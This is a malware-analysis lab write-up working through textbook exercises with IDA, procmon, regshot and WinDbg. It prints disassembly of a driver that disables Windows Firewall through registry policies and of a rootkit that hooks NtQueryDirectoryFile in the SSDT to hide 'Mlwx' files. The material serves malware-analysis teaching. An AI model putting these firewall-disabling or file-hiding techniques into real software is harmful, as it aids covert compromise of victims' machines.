lpvReserved    = dword ptr 10h  
  
push    ebp  
mov     ebp, esp  
push    ecx  
mov     [ebp+lpMultiByteStr], offset aPingWww_nalwar ; "ping www.malwareanalysisbook.com"  
push    32h ; cchWideChar  
push    offset WideCharStr ; lpWideCharStr  
push    0FFFFFFFh ; cbMultiByte  
mov     eax, [ebp+lpMultiByteStr]  
push    eax ; lpMultiByteStr  
push    0 ; dwFlags  
push    0 ; CodePage  
call     ds:MultiByteToWideChar  
mov     stru_1000B0A0.Command, offset WideCharStr  
mov     stru_1000B0A0.JobTime, 3600000  
mov     stru_1000B0A0.DaysOfMonth, 0 ; day of month  
mov     stru_1000B0A0.DaysOfWeek, 127 ; day of week  
mov     stru_1000B0A0.Flags, 10001b ; flag  
mov     al, 1
```

Figure 11. Get AT_INFO Structure

Malware Analysis

vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?

- DLL 1 mystery data prints out the current process id
- DLL 2 mystery data prints out the CreateFileA's handle
- DLL 3 mystery data prints out the decimal value of the address to the command string "ping <http://www.malwareanalysisbook.com”>

viii. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?




Figure 12. Manual Load

Select Manual Load checkbox when opening DLL2.dll in IDA Pro. You will be prompted to enter new image base address.

Practical No. 4

a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys

i. Does this program make any direct changes to the registry? (Use procmon to check.)

Not really. Looking at the following figure, the only direct changes made by the malware is RNG\Seed. However if you were to look into the registries created by services.exe, we will see that it is trying to add a service.

Time	Process Name	PID	Operation	Path	Result	Detail
8:24:1...	Lab10-01.exe	1704	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\Type	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\Start	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\ErrorControl	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\ImagePath	SUCCESS	Type: REG_EXPAND_SZ
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\DisplayName	SUCCESS	Type: REG_SZ
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\Security\Security	SUCCESS	Type: REG_BINARY
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\NewInstance	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Control\NewlyCreated	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Service	SUCCESS	Type: REG_SZ
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Legacy	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\ConfigFlags	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Class	SUCCESS	Type: REG_SZ
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\ClassGUID	SUCCESS	Type: REG_SZ
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\DeviceDesc	SUCCESS	Type: REG_SZ
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\Enum\0	SUCCESS	Type: REG_SZ
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\Enum\Count	SUCCESS	Type: REG_DWORD
8:24:1...	services.exe	704	RegSetValue	HKLM\System\CurrentControlSet\Services\Lab10-01\Enum\NewInstance	SUCCESS	Type: REG_DWORD

but this is not the case for regshot! There are some HKLM policies added to the machine.

```

-res-x86_0001.txt - Notepad
File Edit Format View Help
Regshot 1.9.0 x86 unicode
Comments:
Datetime: 2016/3/8 12:34:24 , 2016/3/8 12:35:23
Computer: USER-FCC21C8345 , USER-FCC21C8345
Username: Administrator , Administrator
-----
Keys added: 18
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Control
HKLM\SYSTEM\ControlSet001\Services\Lab10-01
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Security
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LAB10-01
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000
HKLM\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Control
HKLM\SYSTEM\CurrentControlSet\Services\Lab10-01
HKLM\SYSTEM\CurrentControlSet\Services\Lab10-01\Security
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\Shell\NoRoam\BagMRU\5\2
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\Shell\NoRoam\Bags\32
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\Shell\NoRoam\Bags\32\Shell
-----
Values added: 128
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\DomainProfile\EnableFirewall: 0x00000000
HKLM\SOFTWARE\Policies\Microsoft\WindowsFirewall\StandardProfile\EnableFirewall: 0x00000000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\NextInstance: 0x00000001
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Service: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Legacy: 0x00000001
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\ConfigFlags: 0x00000000
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Class: "LegacyDriver"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\ClassGUID: "{8ECC055D-047F-11D1-A537-0000F875ED1}"
HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\DeviceDesc: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\ErrorControl: 0x00000000
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Enum\0: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Enum\Count: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Type: 0x00000001
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Start: 0x00000003
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\ImagePath: ""
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\DisplayName: "Lab10-01"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Security\Security: 01 00 14 80 90 00 00 00 9c 00 00 00 14 00 00 00 30
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Enum\0: "Root\LEGACY_LAB10-01\0000"
HKLM\SYSTEM\ControlSet001\Services\Lab10-01\Enum\Count: 0x00000001
    
```

Figure 2. More Registry

changes in Regshot

ii. The user-space program calls the `ControlService` function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to `ControlService`?



Figure 3. `ControlService`

The above figure shows the malware opening Lab10-01 service, starting the service and eventually closing it via `ControlService`; `SERVICE_CONTROL_STOP`.

breaking the kernel debugger and using the following command `!object \Driver` shows the loaded drivers...

```

nt!RtlpBreakWithStatusInstruction:
80527bdc cc          int          3
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
ObjectHeader: e101d8f8 (old version)
HandleCount: 0  PointerCount: 87
Directory Object: e1001150  Name: Driver

Hash  Address  Type  Name
----  -
00    8a0fd3a8  Driver  Beep
      8a20c3b0  Driver  NDIS
      8a053438  Driver  KSecDD
01    8a0ad7d0  Driver  Mouclass
      8a04ae38  Driver  Raspti
      89e28de8  Driver  es1371
02    89e29bf0  Driver  vmx_svga
03    89e57b90  Driver  Fips
      8a1f87b0  Driver  Kbdclass
04    89fe6f38  Driver  VgaSave
      89ee6030  Driver  NDPProxy
      8a2a60b8  Driver  Compbatt
05    8a292ec8  Driver  Ptilink
      8a31e850  Driver  MountMgr
      8a2717e0  Driver  wdmaud
07    89e0d7a0  Driver  dmload
      8a2b0218  Driver  isapnp
      89e3c2c0  Driver  swmidi
08    8a28b948  Driver  redbook
      8a1f75f8  Driver  vmmouse
      8a0ed510  Driver  atapi
09    89e0ea08  Driver  vmscsi
10    89fe4da0  Driver  IpNat
      8a0e3728  Driver  RasAcD
      8a072d68  Driver  FSched

```

Figure 3. !object \Driver

SERVICE_CONTROL_STOP will call DriverUnload function. To figure out what is the address of DriverUnload function is I would first place a breakpoint on Lab10-01 Driver entry

```
kd> bu Lab10_01!DriverEntry
```

Note that “-” is converted to “_”. Next we need to step till Lab10_01.sys is loaded. Use step out till you see this `nt!IopLoadUnloadDriver+0x45`.

```
kd> !object \Driver
```

to list the loaded drivers, then we use display type (dt) to display out the LAB10-01 driver.

```

kd> !object 89d3ada0
Object: 89d3ada0  Type: (8a3275b8) Driver
ObjectHeader: 89d3ad88 (old version)
HandleCount: 0  PointerCount: 2
Directory Object: e101d910  Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
+0x000 Type           : 0n4
+0x002 Size           : 0n168
+0x004 DeviceObject   : (null)
+0x008 Flags          : 0x12
+0x00c DriverStart    : 0xbaf7e000 Void
+0x010 DriverSize     : 0xe80
+0x014 DriverSection  : 0x89e3b630 Void
+0x018 DriverExtension : 0x89d3ae48 _DRIVER_EXTENSION
+0x01c DriverName     : UNICODE_STRING "\Driver\Lab10-01"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit     : 0xbaf7e959 long +0
+0x030 DriverStartIo  : (null)
+0x034 DriverUnload   : 0xbaf7e486 void +0
+0x038 MajorFunction  : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0

```

Figure 4. dt _DRIVER_OBJECT

Malware Analysis

In the above image, we can see the address for DriverUnload. Now we just need to set breakpoint on that address as shown below.

```
kd> !object 89d3ada0
Object: 89d3ada0 Type: (8a3275b8) Driver
ObjectHeader: 89d3ad88 (old version)
HandleCount: 0 PointerCount: 2
Directory Object: e101d910 Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xbaf7e000 Void
+0x010 DriverSize : 0xe80
+0x014 DriverSection : 0x89e3b630 Void
+0x018 DriverExtension : 0x89d3ae48 DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "\Driver\Lab10-01"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xbaf7e959 long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xbaf7e486 void +0
+0x038 MajorFunction : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0
kd> bp 0xbaf7e486
kd> g
Breakpoint 1 hit
Lab10_01+0x486:
baf7e486 8bff nov edi,edi
```

Figure 5. breakpoint unload

The following image is the disassembled code of the driver in IDA Pro. Stepping the above instructions is the same as going through the instructions below.

```
.text:00010486 sub_10486 proc near ; DATA XREF: sub_10906+8↓o
.text:00010486 ValueData = dword ptr -4
.text:00010486
.text:00010486 mov edi, edi
.text:00010488 push ebp
.text:00010489 mov ebp, esp
.text:0001048B push ecx
.text:0001048C push ebx
.text:0001048D push esi
.text:0001048E mov esi, ds:RtlCreateRegistryKey
.text:00010494 push edi
.text:00010495 xor edi, edi
.text:00010497 push offset Path ; "\\Registry\Machine\SOFTWARE\Policies"...
.text:0001049C push edi ; RelativeTo
.text:0001049D mov [ebp+ValueData], edi
.text:000104A0 call esi ; RtlCreateRegistryKey
.text:000104A2 push offset aRegistryMach_0 ; "\\Registry\Machine\SOFTWARE\Policies"...
.text:000104A7 push edi ; RelativeTo
.text:000104A8 call esi ; RtlCreateRegistryKey
.text:000104AA push offset aRegistryMach_1 ; "\\Registry\Machine\SOFTWARE\Policies"...
.text:000104AF push edi ; RelativeTo
.text:000104B0 call esi ; RtlCreateRegistryKey
.text:000104B2 mov ebx, offset aRegistryMach_2 ; "\\Registry\Machine\SOFTWARE\Policies"...
.text:000104B7 push ebx ; Path
.text:000104B8 push edi ; RelativeTo
.text:000104B9 call esi ; RtlCreateRegistryKey
.text:000104BB mov esi, ds:RtlWriteRegistryValue
.text:000104C1 push 4 ; ValueLength
.text:000104C3 lea eax, [ebp+ValueData]
.text:000104C6 push eax ; ValueData
.text:000104C7 push 4 ; ValueType
.text:000104C9 mov edi, offset ValueName
.text:000104CE push edi ; ValueName
.text:000104CF push offset aRegistryMach_1 ; "\\Registry\Machine\SOFTWARE\Policies"...
.text:000104D4 push 0 ; RelativeTo
.text:000104D6 call esi ; RtlWriteRegistryValue
.text:000104D8 push 4 ; ValueLength
.text:000104DA lea eax, [ebp+ValueData]
.text:000104DD push eax ; ValueData
.text:000104DE push 4 ; ValueType
.text:000104E0 push edi ; ValueName
.text:000104E1 push ebx ; Path
.text:000104E2 push 0 ; RelativeTo
.text:000104E4 call esi ; RtlWriteRegistryValue
.text:000104E6 pop edi
.text:000104E7 pop esi
.text:000104E8 pop ebx
.text:000104E9 leave
.text:000104EA retn 4
.text:000104EA sub_10486 endp
```

Figure 7. Lab10-01.sys IDA Pro

iii. What does this program do?

The malware creates a service Lab10-01 that calls the driver located at “c:\windows\system32\Lab10-01.sys”. It then starts the service, executing the driver and then stops the driver causing the driver to unload itself. In the driver’s unload function the driver attempts to create and write registry key using kernel function call. The following are the registry modification made by the driver.

- **RtlCreateRegistryKey:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft
- **RtlCreateRegistryKey:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
- **RtlCreateRegistryKey:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile
- **RtlCreateRegistryKey:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile
- **RtlWriteRegistryValue:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile – 0 (data)

According to [msdn](https://msdn.microsoft.com/en-us/library/aa384231(v=vs.85).aspx), the above registry modifications will disable Windows Firewall for both the domain and standard profiles on the victim’s machine.

b-The file for this lab is Lab10-02.exe

i. Does this program create any files? If so, what are they?

Cerbero Profiler highlighted that the malware contains a PE Resource. Instinct tells me that this malware behaves like a packer and will extract this resource onto the target’s machine.





Figure 1. MZ header in resource

Address	Length	Type	String
.rdata:004050EE	00000006	unic...	0P
.rdata:004050F5	00000008	C	(BP)\a\b
.rdata:004050FD	00000007	C	700WP\
.rdata:0040510C	00000008	C	\b'h"
.rdata:00405115	0000000A	C	ppxxx\b\
.rdata:00405130	0000000E	unic...	(null)
.rdata:00405140	00000007	C	(null)
.rdata:00405148	0000000F	C	runtime error
.rdata:0040515C	0000000E	C	TLOSS error\r\n
.rdata:0040516C	0000000D	C	SING error\r\n
.rdata:0040517C	0000000F	C	DOMAIN error\r\n
.rdata:0040518C	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:004051B4	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:004051EC	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00405224	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0040524C	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00405284	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:004052B0	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:004052D4	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00405304	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00405330	00000021	C	\r\nabnormal program termination\r\n
.rdata:00405354	0000002A	C	R6009\r\n- not enough space for environment\r\n
.rdata:00405380	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:004053AC	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:004053D4	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00405400	0000001A	C	Runtime Error\r\n\r\nProgram:
.rdata:00405420	00000017	C	<program name unknown>
.rdata:00405438	00000013	C	GetLastActivePopup
.rdata:0040544C	00000010	C	GetActiveWindow
.rdata:0040545C	0000000C	C	MessageBoxA
.rdata:00405468	0000000B	C	user32.dll
.rdata:00405602	0000000D	C	KERNEL32.dll
.rdata:0040565A	0000000D	C	ADVAPI32.dll
.data:00406030	0000001A	C	Failed to start service.\n
.data:0040604C	0000001B	C	Failed to create service.\n
.data:00406068	0000000E	C	486 WS Driver
.data:00406078	00000021	C	Failed to open service manager.\n
.data:0040609C	00000020	C	C:\Windows\System32\Mlwx486.sys
.data:004060BC	00000005	C	FILE

Figure 2. IDA Pro's string

"C:\\Windows\\System32\\Mlwx486.sys" seems suspicious. xRef this string might help us to solve this problem.



Malware Analysis

After extracting the driver, the malware then goes on to create a service (486 WS Driver) and start it using StartServiceA.



Using Proc mon we can observe that WriteFile to “C:\\Windows\\System32\\Mlwx486.sys” was captured by the tool.

ii. Does this program have a kernel component?

Attempts to locate the dropped driver in system32 folder was fruitless. Somehow the file is not in the folder. So instead I decided to extract the driver out from the resource directly. Firing up IDA Pro we can see DriverEntry function suggesting that this executable is a driver.

iii. What does this program do?

DriverEntry leads us to the following subroutine in IDA Pro (0x10706). The malware is attempting to change the flow of the kernel Service Descriptor Table and the target that it is attempting to hook is the NtQueryDirectoryFile. The malware calls MmGetSystemRoutineAddress to get the pointer to the NtQueryDirectoryFile and KeServiceDescriptorTable subroutine. Then it loops through the service descriptor table looking for the address of NtQueryDirectoryFile. Once found, it will overwrite the address with the evil hook (custom subroutine).

```
.text:00010486      mov     edi, edi
.text:00010488      push  ebp
.text:00010489      mov     ebp, esp
.text:0001048B      push  esi
.text:0001048C      mov     esi, [ebp+FileInformation]
.text:0001048F      push  edi
.text:00010490      push  dword ptr [ebp+RestartScan] ; RestartScan
.text:00010493      push  [ebp+FileName] ; FileName
.text:00010496      push  dword ptr [ebp+ReturnSingleEntry] ; ReturnSingleEntry
.text:00010499      push  [ebp+FileInformationClass] ; FileInformationClass
.text:0001049C      push  [ebp+FileInformationLength] ; FileInformationLength
.text:0001049F      push  esi ; FileInformation
.text:000104A0      push  [ebp+IoStatusBlock] ; IoStatusBlock
.text:000104A3      push  [ebp+ApcContext] ; ApcContext
.text:000104A6      push  [ebp+ApcRoutine] ; ApcRoutine
.text:000104A9      push  [ebp+Event] ; Event
.text:000104AC      push  [ebp+FileHandle] ; FileHandle
.text:000104AF      call   NtQueryDirectoryFile
.text:000104B4      xor     edi, edi
.text:000104B6      cmp     [ebp+FileInformationClass], 3
.text:000104B8      mov     dword ptr [ebp+RestartScan], eax
.text:000104BD      jnz    short loc_10505
.text:000104BF      test   eax, eax
.text:000104C1      jl     short loc_10505
.text:000104C3      cmp     [ebp+ReturnSingleEntry], 0
.text:000104C7      jnz    short loc_10505
.text:000104C9      push  ebx
.text:000104CA      loc_104CA:
.text:000104CA      push  8 ; CODE XREF: sub_10486+7C↓j
.text:000104CA      push  offset aM ; Length
.text:000104CC      push  [esi+5Eh] ; Source2
.text:000104D1      lea   eax, [esi+5Eh]
.text:000104D4      push  eax ; Source1
.text:000104D5      xor   bl, bl
.text:000104D7      call  ds:RtlCompareMemory
.text:000104DD      cmp   eax, 8
.text:000104E0      jnz   short loc_104F4
.text:000104E2      inc   bl
.text:000104E4      test  edi, edi
.text:000104E6      jz    short loc_104F4
.text:000104E8      mov   eax, [esi]
.text:000104EA      test  eax, eax
.text:000104EC      jnz   short loc_104F2
.text:000104EE      and  [edi], eax
.text:000104F0      jmp   short loc_104F4
.text:000104F2
```

Figure 6. NtQueryDirectoryFile

Malware Analysis

In the driver, `NTQueryDirectoryFile` function is used. According to [msdn](#), this function returns various kinds of information about files in the directory specified by a given file handle. Further down, we can see that `RtlCompareMemory` is called. A comparison was made between the filename and the following string “`Mlwx`“. If it matches, the file will be hidden.

```
.text:0001051A aM          db 'M',0
.text:0001051C          db 'l',0
.text:0001051E aW          db 'w',0
.text:00010520          db 'x',0
.text:00010522          db 0
.text:00010523          db 0
.text:00010524          align 80h
.text:00010524 _text      ends
```

Figure 7. Mlwx string

To see all this win action, fire up Windbg and attach it to the kernel.

use the following command to list the service descriptor table. This table has yet been tampered with...

```
kd> dps nt!KiServiceTable l 100
```

